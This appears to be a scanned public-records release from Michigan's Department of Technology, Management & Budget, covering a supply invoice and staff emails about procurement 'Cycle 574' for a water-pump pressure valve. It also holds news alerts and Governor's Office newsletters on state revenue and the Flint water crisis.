FLINT-YOUNG SUPPLY CO	CUSTOMER P/U	07/28/15

LINE NO.	PRODUCT AND DESCRIPTION	QUANTITY ORDERED	QUANTITY B.O.	QTY. SHIPPED	QTY. U/M	UNIT PRICE	AMOUNT (NET)
1	ICE125-S	2	0	2	each	137.10	274.20
3	CUNO 56160-04 ICE MACHIN WATER FILTER SYSTEM	1	0	1	EACH	19.40	19.40
	HS10004						
	HIGH LEAK LOCK 4 OZ 10004 LOCK						
2	Lines Total	Qty Shipped Total		3		Total	293.60
						Payment	293.60
						Invoice Total	0.00

---

**From:** Walts, Brian (DTMB)  
**Sent:** Wednesday, January 20, 2016 1:28 PM  
**To:** Scates, Larry (DTMB)  
**Subject:** RE: Cycle 574  
**Attachments:** Scan Data from [XR9C934E26EC66]; Flint Domestic Water Pump

Hi Larry,

I have attached both sheets of invoice for the DEPPMANN purchase dated 12/15/15. I also have a picture attached as to the product that was purchased. This was for a pressure valve that maintains the balance of pressure in our domestic water pumps at the Flint State Office Building. These valves are specialized to that particular unit and would have to be purchased from a dealing of the equipment. I hope it helps to clarify.

Thanks,  
Brian

---

**From:** Scates, Larry (DTMB)  
**Sent:** Wednesday, January 20, 2016 12:51 PM  
**To:** Walts, Brian (DTMB) <[WaltsB@michigan.gov](mailto:WaltsB@michigan.gov)>  
**Subject:** FW: Cycle 574

Hey Brian,

From below can you tell me or send the invoice from RL Deppmann? Thanks!

Larry Scates  
Building Operations Division  
Secondary Complex/Outstates  
Department of Technology, Management & Budget  
[scatesl@michigan.gov](mailto:scatesl@michigan.gov)  
Phone (517) 284-7957



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---

**From:** Harlan, Philip (DTMB)  
**Sent:** Wednesday, January 20, 2016 11:09 AM  
**To:** Scates, Larry (DTMB) <[scatesl@michigan.gov](mailto:scatesl@michigan.gov)>  
**Subject:** RE: Cycle 574

A couple things to note:

1. Page one of the RL Deppmann invoice is missing so we can't tell what was purchased
2. Not sure that all items purchased couldn't have been purchased from Grainger or Home Depot

Thanks!

## Philip Harlan

Psalm 34:6

Building Operations Division

Supply Chain Management

517.636.6607



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---

**From:** Scates, Larry (DTMB)

**Sent:** Wednesday, January 20, 2016 10:33 AM

**To:** Harlan, Philip (DTMB) <[harlanp@michigan.gov](mailto:harlanp@michigan.gov)>

**Subject:** FW: Cycle 574

Hey Phil,

Here is Brian's cycle 574.

Larry Scates

Building Operations Division

Secondary Complex/Outstates

Department of Technology, Management & Budget

[scatesl@michigan.gov](mailto:scatesl@michigan.gov).

Phone (517) 284-7957



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---

**From:** Walts, Brian (DTMB)

**Sent:** Wednesday, January 20, 2016 10:00 AM

**To:** Scates, Larry (DTMB) <[scatesl@michigan.gov](mailto:scatesl@michigan.gov)>

**Subject:** Cycle 574

Hi Larry,

Please find attached cycle 574 for your review.

Thanks,

Brian Walts

Building Trades Supervisor

DTMB - Building Operation Division


517-202-1960



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**From:** Walts, Brian (DTMB)  
**Sent:** Wednesday, January 20, 2016 1:14 PM  
**To:** Walts, Brian (DTMB)  
**Subject:** Flint Domestic Water Pump  
**Attachments:** IMG\_0832.JPG; ATT00001.txt





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**From:** Martin, Ric (DTMB)  
**Sent:** Thursday, January 14, 2016 3:31 PM  
**To:** Scates, Larry (DTMB);Uphaus, Jamie (DTMB);Jensen, Bethanie (DTMB)  
**Subject:** FW: Revenue Estimates Come Up \$918.6M More Than Expected -- 1:31 p.m.

**From:** MIRS Delivery [mailto:mirsdelivery@mirsnews.com]  
**Sent:** Thursday, January 14, 2016 1:46 PM  
**To:** Martin, Ric (DTMB) <MartinR3@michigan.gov>  
**Subject:** Revenue Estimates Come Up \$918.6M More Than Expected -- 1:31 p.m.



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MIRS News

## **MIRS BREAKING NEWS: Revenue Estimates Come Up \$918.6M More Than Expected -- 1:31 p.m.**

[http://www.mirsnews.com/alert.php?alert\\_id=2164](http://www.mirsnews.com/alert.php?alert_id=2164)

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The state is looking at \$918.6 million more to play with for the current Fiscal Year (FY) 2016 and the coming FY 2017 compared to last year, according to revenue estimates approved by state fiscal analysts, but the state budget director is cautioning against a spending spree.

John **ROBERTS** credited the uptick to an economy that's growing at about 3 to 4 percent, enough to cover new and expected spending pressures Michigan will face, with around \$300-\$100 million in "one-time" money available for such things as roads and Flint.

With caseload adjustments, slight state employee pay raises, inflationary increases and revenue sharing payments, Roberts said, "As far as free money, a lot of it has been accounted for. There's not anything here where we would say, 'We're well over where we thought we'd be.'"

At first blush, the numbers coming out of today's Consensus Revenue Estimating Conference (CREC) looked mildly jarring -- revenue coming into the state's General Fund is projected to be \$190.6 million lighter compared to what forecasters projected

last May.

But that's because business tax credits the state expected would be used last year, FY 15, were not cashed in with the Department of Treasury until last month, which is the current FY 16. That means the roughly \$550 million that was left on the books in FY 15 is just being carried over to cover a lighter FY 16 budget.

Estimates have the FY 15 General Fund closing at \$10.03 billion while the FY 16 General Fund budget is projected by CREC to be \$9.84 billion. That number is expected to pick back up when the revenue numbers smooth out to \$10.213 billion.

"There's a little bit of money there, but I don't think we should have a blank check that's open for all sorts of things right now," said House Appropriations Committee Chair **AL PSCHOLKA** (R-Stevensville)

State Treasurer Nick **KHOURI**'s overall take on today's revenue estimates was that the upcoming years show General Fund dollars heading upward and School Aid Fund (SAF) dollars heading a bit downward, but still doing better than last year. The shift is because of higher income tax revenue but lower sales tax revenue.

"Three years combined in the aggregate, the numbers really aren't changing from the last time we met," Khouri said in during the meeting. "What has changed since the last time we met, though, is the distribution of those revenues among the funds."

Last May, CREC estimated that \$12.242 billion would be available for the SAF. That number is down to \$111.3 million to \$12.131 billion. For the coming budget year, FY '17, the estimates were knocked down \$112.6 million from \$12.598 billion to \$12.486.2 billion.

Minority Floor Leader Sam **SINGH** (D-East Lansing) said the fact that SAF is not looking as strong as previously hoped makes things more difficult on a variety of issues, including the Governor's proposal to use around \$70 million a year for 10 years of SAF money for Detroit Public Schools.

"We're going to have to spend a lot of time taking a look at how we deal with our School Aid Fund, especially because we're using so much money now to do higher education and other types of things and not K-12 schools," Singh said.

Asked about the prospects of an increase in education spending for the Governor's proposed FY 17 budget, Roberts said it was too early to tell, but "we're not looking at any decreases for education. I think that's clear to say."

The CREC numbers released today show \$384 million more going into the SAF for FY 16 than in FY 15 and \$354 million more in projected SAF revenue for FY 17.

#### Supplemental Coming For Flint As Soon As Next Week


The administration will come out with a supplemental spending plan specifically for the city of Flint as soon as next week, Roberts said, but don't look for large dollar amounts to

fix the city's aged water pipes.

Rather, the Governor will be asking for additional money to cover the costs of the state emergency team, including the National Guard, that have been dispatched to hand out bottled water and filters, among other tasks.

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
<http://mirsnews.com>. Please call us at (517) 482-2125 or send an email to [info@mirsnews.com](mailto:info@mirsnews.com)

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[www.mirsnews.com](http://www.mirsnews.com)

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**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 22, 2016 12:52 PM  
**To:** Scates, Larry (DTMB)  
**Subject:** "He's his own best spokesman"



## How we are fixing the Flint water crisis

Governor Rick Snyder has committed to spending the rest of his time as Governor to fixing the Flint water crisis. Over the last few days, he has sat down to explain what happened and how we're fixing the Flint water crisis. Watch the interviews below and be sure to read the Governor's Op-Ed in the USA Today.

### Governor Snyder on Morning Joe

"What is so frustrating and what makes you so angry is you have a handful of experts who were career civil servants that made terrible decisions, in my view. We have to live with the consequences, and they worked for me, so I accept that responsibility. We are going to fix this problem." Watch Governor Snyder address how we are fixing the Flint water crisis on Morning Joe.



### Governor Snyder with Charlie LeDuff on Fox 2 Detroit

"I feel awful about this. These are people. They've been harmed. You can't feel good about that. The people of Flint have been harmed and a major influence of that harm came from people who worked for me, and I feel responsible for that. But I am committed

to solving the problem and addressing the damage as much as possible for the rest of the time I'm Governor." Watch Governor Snyder address the Flint water crisis with Charlie LeDuff on Fox 2 News.



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## Governor Snyder's 2016 State of the State

"Michiganders don't quit, we don't give up, instead we will work with even more passion and commitment to truly improve our state. For everyone who's chosen to make Michigan their home, this is more than a promise, this is my commitment." Watch Governor Snyder's full closing statement from his 2016 State of the State address.



---

## Governor in USA Today: "I will fix this, and I mean it."



"Residents in one of Michigan's proud cities cannot drink their water. That's unacceptable. The crisis in Flint arose from missteps at all levels of government — local, state and federal. But as governor, I take responsibility for what these families are going through, and I'm holding people in my administration accountable for their failures." Click [here](#) to read the Governor's full op-ed.

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## Washington Post: "Michigan Gov. Rick Snyder is in a tough spot, but he's his own best spokesman"

Snyder has born the brunt of criticism in the local health crisis that has turned into a national scandal. But unlike many other politicians facing crises of leadership, Snyder may also be his own best counter-programming. [Click here to read the full story in the Washington Post.](#)



**Visit [HelpForFlint.com](http://HelpForFlint.com) to learn how you can help Flint residents.**

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
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**From:** Dept. Technology, Management & Budget <dtmb@govsubscriptions.michigan.gov>  
**Sent:** Tuesday, January 26, 2016 8:39 AM  
**To:** Scates, Larry (DTMB)  
**Subject:** Contributing time, muscle and money



During this month's Martin Luther King Jr. holiday weekend, some state employees turned their "day off" into a "day on" in Flint. There, they delivered bottled water, water filters, replacement cartridges and water testing kits to families. The volunteers joined other Michiganders, turning Dr. King's birthday observance into a day of service.



Mike Zimmer, director of the Office of Good Government and the Department of Licensing and Regulatory Affairs, has shared a link – [www.helpforflint.com](http://www.helpforflint.com) – that offers other opportunities to contribute time, muscle and money to bring clean drinking water to the community. Here in DTMB, some of our employees didn't wait for an invitation to lend a hand. Office of Retirement Services staff contributed funds that were used to buy 31 cases and 23 gallons of water, which a local organization transported to Flint.

Autumn Hubbard, Ambrea Mack and Sarah Esquivel, who are in the photo at the left, nearly emptied the shelves at their local grocery store. Thanks for your efforts.

everyone.

Now work.

Last week, I signed a new policy that formalizes the annual employee review process and sets expectations for employees and managers. [Administrative Policy 200.37](#) establishes consistent standards for implementing performance plans and reviews. Some of the standards are practices we have followed for years. Others are new. Some of particular note include:

- The mandatory use of HRMN
- A standard Feb. 1-Jan. 31 rating period for all employees
- An Individual Development Plan that specifies training or development programs for each employee
- Competencies and objectives that align to DTMB goals or scorecard metrics
- Consequences for managers and supervisors who do not complete the review process as required

A fundamental role of each DTMB manager or supervisor is to provide employees with direction and feedback on their performance. Employees also are expected to take an active role in pursuing professional development opportunities and achieving their competencies and objectives. I encourage you to review the new policy and talk with your manager or supervisor if you have questions. Of course, I welcome your questions and input as well. Please send your comments and ideas to me at [behend@michigan.gov](mailto:behend@michigan.gov).

I know these have been busy weeks for many of you as you take on additional responsibilities and work hard to provide resources and services for our customers and citizens across the state. Please know that your hard work has not gone unnoticed. Thank you for everything you do, every day.

Have a great week,

David



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The Department of Technology, Management and Budget


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
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**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Wednesday, February 03, 2016 6:15 PM  
**To:** Scates, Larry (DTMB)  
**Subject:** "Flint residents should not have to pay for water they cannot drink"



## Budget recommendation will include \$30 million request for Flint water bill repayments





When Governor Rick Snyder presents his budget recommendation next Wednesday, Feb. 10, he will include a \$30 million request for the residents of Flint to keep their water service on and eliminate the need to pay for water they cannot completely trust to drink.

Under the governor's ask, the funding would enable the city of Flint to apply credits for customers on future bills. Estimates show water is roughly 47 percent of billing and sewer costs are around 53 percent. The credit would be applied to consumption usage (roughly 65 percent) of a resident's water portion of the bill, such as for bathing, drinking, cooking,

and washing your hands. Residents still would be responsible for paying the sewer portion of their water bills.

Professor Marc Edwards of Virginia Tech said, "This essentially refunds all the money associated with consumption or consumer use. I think it's an amazing gesture of common sense and good will and it corrects an injustice. I don't think there's a precedent for this. I feel so encouraged by the direction this is going."


[Click here to learn more about the budget request.](#)



We spoke with Staff Sgt. Thomas Vega about the critical resources they're providing to Flint families every day. He also encouraged residents to pick up and return their water testing kits to Flint fire stations. Test results will be posted online at [www.mi.gov/flintwater](http://www.mi.gov/flintwater). **[Click here to watch the video.](#)**

[www.mi.gov/FlintWater](http://www.mi.gov/FlintWater) | [www.HelpForFlint.com](http://www.HelpForFlint.com)

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
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
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**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Thursday, February 11, 2016 5:45 PM  
**To:** Scates, Larry (DTMB)  
**Subject:** What this year's budget means for Michigan...



## VIDEO: What Governor Snyder's FY17 budget means for Michigan



Gov. Rick Snyder's FY 2017 budget calls for critical investments for the Flint water crisis, statewide infrastructure and the Detroit Public Schools. The governor's recommendation also addresses the skyrocketing costs of specialty medications that Michigan residents depend on for better health outcomes.


This budget also stays committed to the Governor's core statewide priorities of education, talent and economic development, health and human services, and public safety.

The proposed FY 2017 budget makes key investments to strengthen the state for all of

Michigan's families. Click here to learn more about the top 6 takeaways from the Governor's FY 2017 state budget.



### Click a tweet to tweet it out:




The #MiBudget @OneToughNerd proposed yesterday makes key investments to strengthen Michigan for all families --> [www.mi.gov/MiBudget](http://www.mi.gov/MiBudget)

--> @OneToughNerd's #MiBudget includes \$72 million a year for Detroit Public Schools. It is time to act now --> [www.mi.gov/MiBudget](http://www.mi.gov/MiBudget)

--> @onetoughnerd's significant investment in #Flint families is the right thing to do. #FlintFWD #MiBudget [www.mi.gov/MiBudget](http://www.mi.gov/MiBudget)

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
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**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Tuesday, February 16, 2016 5:19 PM  
**To:** Scates, Larry (DTMB)  
**Subject:** VIDEO: Volunteering in Flint



## VIDEO: How volunteers are helping Flint



